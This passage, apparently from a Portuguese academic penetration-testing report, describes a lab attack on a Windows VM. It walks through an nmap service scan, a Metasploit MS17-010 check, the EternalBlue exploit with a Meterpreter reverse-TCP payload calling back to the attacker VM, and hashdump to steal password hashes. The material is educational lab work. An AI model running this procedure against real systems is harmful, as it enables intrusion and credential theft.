

Figura 33 - Saída do scanning completo de portas.



Figura 34 - Informações adicionadas automaticamente.

É possível verificar na saída do comando “services”, os serviços que estão sendo executados em cada porta aberta, embora a versão do software usado no serviço não seja fornecida. Isto ocorre porque o serviço não é efetivamente verificado. O que ocorre é que, uma vez constatada a porta aberta, é feita uma consulta do serviço padrão utilizado amplamente por aquela porta. Para verificar, efetivamente o serviço e as informações, sobre o serviço, deve-se executar o comando “db_nmap -sS -sV -sC -v -n -p 22,135,139,445,1617,3000,3306,3389,3700,4848,5985,7676,8009,8019,8020,8022,8027,

8028,8031,8032,8080,8181,8282,8383,8443,8444,8484,8585,8686,9200,9300,47001,491
52,49153,49154,49156,49157,49158,49161,49168,49183,49242,49266,49267
192.168.56.104". As opções "-sV" e "-sC" indicam, respectivamente, para que sejam verificados os serviços rodando nas portas e para que sejam executados os *scripts* padrão para obter mais informação específica sobre os mesmos, normalmente fornecida pelos fabricantes e desenvolvedores. A opção "-p" especifica as portas separadas por vírgula que se encontram abertas. E, por último, o endereço IP da vítima. Após a execução desse comando, verifica-se que mais informações foram adicionadas e algumas mudaram (na coluna "name", por exemplo) na tabela correspondente aos serviços, digitando o comando "services (figura 35).



Figura 35 - Saída do comando "services" com novas informações.

Com isso, pode-se procurar um *exploit* que se adeque aos requisitos dos serviços da

figura 35. Foi escolhido o serviço “microsoft-ds” que executa na porta 445. Por isso, foi feita uma pesquisa usando o comando “search microsoft-ds”, que não retornou nenhum resultado (figura 36). Pesquisando na internet (figura 37), verifica-se que o serviço “microsoft-ds”, executa na porta 445 e corresponde ao Samba (smb). Portanto, foi feita uma nova pesquisa, digitando “search smb”, visto na figura 36.



Figura 36 - Pesquisa sobre o serviço Samba no Metasploit®.



Figura 37 - Pesquisa no google sobre serviço Microsoft-ds.

Foi escolhido o *exploit* "*eternal blue*", pois existe um módulo auxiliar que verifica a possiblidade de a vítima ser vulnerável a um ataque. Digitando o comando "show info" e o caminho do *exploit*, as informações sobre o *exploit* são mostradas (figura 38). Por esse motivo, foi selecionado este módulo, configurada as opções e foi executado. O resultado informa que é muito provável que a vítima seja vulnerável, "Host is likely VULNERABLE to MS17-010!" (figura 39). A referência ao "MS17-010" indica a vulnerabilidade da qual o *exploit* se aproveita [53].



Figura 38 - Informações sobre exploit auxiliar.



Figura 39 - Saída da execução do exploit auxiliar.

Agora basta selecionar o ataque, verificar e configurar as opções e um *payload*. Para visualizar os *payloads* compatíveis com o *exploit*, digita-se “show payloads”. Escolhe-se o

payload “set payload windows/x64/meterpreter/reverse_tcp”, configura as opções e executa-o, visto nas figuras 40, 41 e 42. Para configurar a variável “RHOST” foi usado “setg”, o “g” indica que a configuração para essa variável é global, ou seja, de agora em diante sempre que essa variável aparecer como opção de algum *exploit*, ela terá o valor configurado nesse comando. Com essa opção não é necessário configurar a variável “RHOST” em uma nova tentativa com outro *exploit*. O payload escolhido, após feito seu upload para a vítima, tenta se comunicar com a VM do atacante, através de uma conexão tcp, para abrir um terminal do tipo escolhido, o Meterpreter©. Devido a isso, as configurações de “LHOST” e “LPORT” são as informações da própria VM atacante. Após o ataque ser executado com sucesso, abre-se o Meterpreter© e verifica-se o tipo de privilégio de acesso conseguido com o comando “getuid”. Constata-se que o acesso é administrativo. Portanto, com o comando “hashdump”, recuperam-se os nomes de usuários e o *hash* das senhas. De posse destas informações, pode-se fazer ataques de quebra de senhas.



Figura 40 - Configuração exploit “eternalblue”.



Figura 41 - Seleção do payload e configuração de suas opções.

